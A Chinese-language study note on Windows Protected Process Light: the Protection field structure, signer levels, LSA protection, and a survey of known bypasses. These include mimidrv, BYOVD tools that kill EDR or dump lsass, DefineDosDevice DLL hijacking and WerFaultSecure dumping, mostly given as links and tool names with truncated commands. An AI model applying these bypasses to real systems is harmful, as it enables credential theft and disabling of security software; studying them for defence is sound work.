Windows PPL
结构
进程的保护级别以一字节的形式存储在内核层中,该值位于每一个进程的 EPROCESS 结构体的 Protection 字段
//0x1 bytes (sizeof) |
Protection 可以看作一个整体8位(Level)或者 看作三个部分:Type(保护类型)、Audit(审计位)、Signer(签名级别)
Type类型占3位,该字段定义了进程类型,有如下
- 受保护进程(PP) = 2
- 受保护的轻量进程(PPL) = 1
- 无保护进程 = 0
//0x4 bytes (sizeof) |
Audit审计位占1位,通常被保留为 0,用于指示是否对违反保护机制的行为启用审计
Signer字段占4位,表示签名者。这四位标识了谁对该进程进行了签名,有如下
- PsProtectedSignerNone = 0 — 无受信任签名者
- PsProtectedSignerAuthenticode = 1 — Authenticode 签名
- PsProtectedSignerCodeGen = 2 — 代码生成签名器
- PsProtectedSignerAntimalware = 3 — 反恶意软件签名者
- PsProtectedSignerLsa = 4 — LSA 签名者
- PsProtectedSignerWindows = 5 — Windows 系统签名者
- PsProtectedSignerWinTcb = 6 — Win TCB
- PsProtectedSignerWinSystem = 7 — WinSystem 签名者
- PsProtectedSignerApp = 8 — 应用商店签名者
其中 PsProtectedSignerWinTcb 为最高层级,设置了此标志的进程将能够访问任何其他受保护的进程。
//0x4 bytes (sizeof) |
那么根据上面字段的组合,构成了以下表
| Level | Value | Signe | Type |
|---|---|---|---|
| PS_PROTECTED_SYSTEM | 0x72 | WinSystem (7) | Protected (2) |
| PS_PROTECTED_WINTCB | 0x62 | WinTcb (6) | Protected (2) |
| PS_PROTECTED_WINDOWS | 0x52 | Windows (5) | Protected (2) |
| PS_PROTECTED_AUTHENTICODE | 0x12 | Authenticode (1) | Protected (2) |
| PS_PROTECTED_WINTCB_LIGHT | 0x61 | WinTcb (6) | Protected Light (1) |
| PS_PROTECTED_WINDOWS_LIGHT | 0x51 | Windows (5) | Protected Light (1) |
| PS_PROTECTED_LSA_LIGHT | 0x41 | Lsa (4) | Protected Light (1) |
| PS_PROTECTED_ANTIMALWARE_LIGHT | 0x31 | Antimalware (3) | Protected Light (1) |
| PS_PROTECTED_AUTHENTICODE_LIGHT | 0x11 | Authenticode (1) | Protected Light (1) |
保护优先级
PPL建立了一种层级结构,确保高权限进程不受低权限进程的篡改,例如不会被其他低权限进程终止或修改
- 如果它的Signer级别大于或等于,那么一个PP 可以打开一个 PP 或具有完全访问权限的 PPL
- 如果它的Signer级别大于或等于,那么一个 PPL 可以打开另一个具有完全访问权限的 PPL
- PPL 无法打开具有完全访问权限的 PP,无论其Signer级别如何

RunAsPPL
也叫做 LSA 保护,开启后lsass.exe为PPL,在 HKLM\SYSTEM\CurrentControlSet\Control\Lsa,添加 DWORD 类型 RunAsPPL并设置值为 1,重启
PPL攻击
了解PPL后列举几个利用场景,另外要记住的是PPL 是一种用户模式下的安全技术,内核模式进程不受其限制
手动加载驱动
通过驱动在内核修改Protection,比如mimikatz抓lsass时,如果开启了PPL,通过加载 mimidrv.sys 来关闭保护
!+ |
PS:在 Win10 19045.5737 版本下实验失败,输出如下
C:\Users\admin\Desktop\x64>mimikatz.exe |
查看签名证书
C:\Users\admin\Desktop\x64>signtool verify /v /kp mimidrv.sys |
There’s a lot of confusion and misinformation in the following comment thread. Only Secure Boot (a BIOS setting) enabled PCs require a special WHQL signature (submitted to MS) to load.
Normal EV cert signed drivers can load fine on a non-Secure Boot Windows 10. Unsigned drivers can only be loaded with bcdedit to configure testsigning mode.
Only testsigning mode has a significant effect on the way the OS looks and works. It would be bad to ask a user to enable testsigning mode. However, Secure Boot is disabled or not supported on a lot of Win10 PCs already, so the WHQL requirement isn’t necessary if you are only distributing to users who are assumed to not have Secure Boot on.
BYOVD
挖驱动洞,比如调用ZwTerminateProcess,从内核来结束具有PPL的AV/EDR进程
PPLBlade:滥用 PROCEXP152.sys来获取受 PPL 保护进程的 PROCESS_ALL_ACCESS 句柄,然后使用MiniDumpWriteDump
PPLKiller:滥用 RTCore64.sys 允许读写任意内存,修改 EPROCESS 结构中的 Protection 字段为 0
PPLcontrol:滥用 RTCore64.sys
句柄
某些未受保护的进程可能通过其他方式(例如使用驱动程序)获得了 LSASS 进程的句柄,可以使用 pypykatz 通过复制句柄进行解析lsass
DefineDosDevice
https://itm4n.github.io/bypassing-lsa-protection-userland/
https://projectzero.google/2018/08/windows-exploitation-tricks-exploiting.html
利用 DefineDosDeviceAPI 函数来欺骗系统创建任意\KnownDlls,实现dll劫持在用户态绕过了PPL
DefineDosDevice API函数允许将实际的设备映射到DOS 设备,作用是定义MS-DOS设备名称,MS-DOS设备名称是对象管理器(Object Manager)中的符号链接,格式为 \DosDevices\DEVICE_NAME,比如 \DosDevices\E:。对象管理器中的 \DosDevices 其实是一个符号链接,它指向了 \??,所以 \DosDevices\E: -> \??\E:
\?? 代表了用户的本地 DOS 设备目录,因此根据当前用户的上下文,它在对象管理器中指向不同的位置
- 对于 NT AUTHORITY\SYSTEM,
\?? -> \GLOBAL?? - 对于当前用户,
\?? -> \Sessions\0\DosDevices\00000000-XXXXXXXX,XXXXXXXX为 authentication ID
如果通过QueryDosDevice来查询映射关系,查询结果会是如下
E: -> \Device\HarddiskVolume5 |
这其中藏着隐式转换,查询出来的 E: 实际上是 \??\E:
PPLdump - 2022年7月修复,修复分析文章:https://itm4n.github.io/the-end-of-ppldump/
COM 接口
https://projectzero.google/2018/10/injecting-code-into-windows-protected.html
https://projectzero.google/2018/11/injecting-code-into-windows-protected.html
https://itm4n.github.io/bypassing-ppl-in-userland-again/
给我看跪了
TOCTOU
https://i.blackhat.com/Asia-23/AS-23-Landau-PPLdump-Is-Dead-Long-Live-PPLdump.pdf
PPLFault - 2024年2月13日修复
CI TOCTOU 漏洞链(签名检查与分页竞争)
BYOVDLL
https://itm4n.github.io/ghost-in-the-ppl-part-1/
https://itm4n.github.io/ghost-in-the-ppl-part-2/
https://itm4n.github.io/ghost-in-the-ppl-part-3/
CreateProcessAsPPL
通过 CreateProcessAsPPL 工具运行具有高级别的PPL程序,并利用该程序的特殊功能来实现特殊目的,例如
Countering EDRs With The Backing Of Protected Process Light (PPL) 使用 ClipUp.exe 具有的 PROTECTION_LEVEL_WINDOWS 来覆盖 MsMpEng.exe
Old But Gold, Dumping LSASS With Windows Error Reporting On Modern Windows 11 使用 WerFaultSecure.exe 具有的 PS_PROTECTED_WINTCB_LIGHT 来转储 LSASS
Reference
Protected Process Light (PPL) Attack
Mimidrv In Depth: Exploring Mimikatz’s Kernel Driver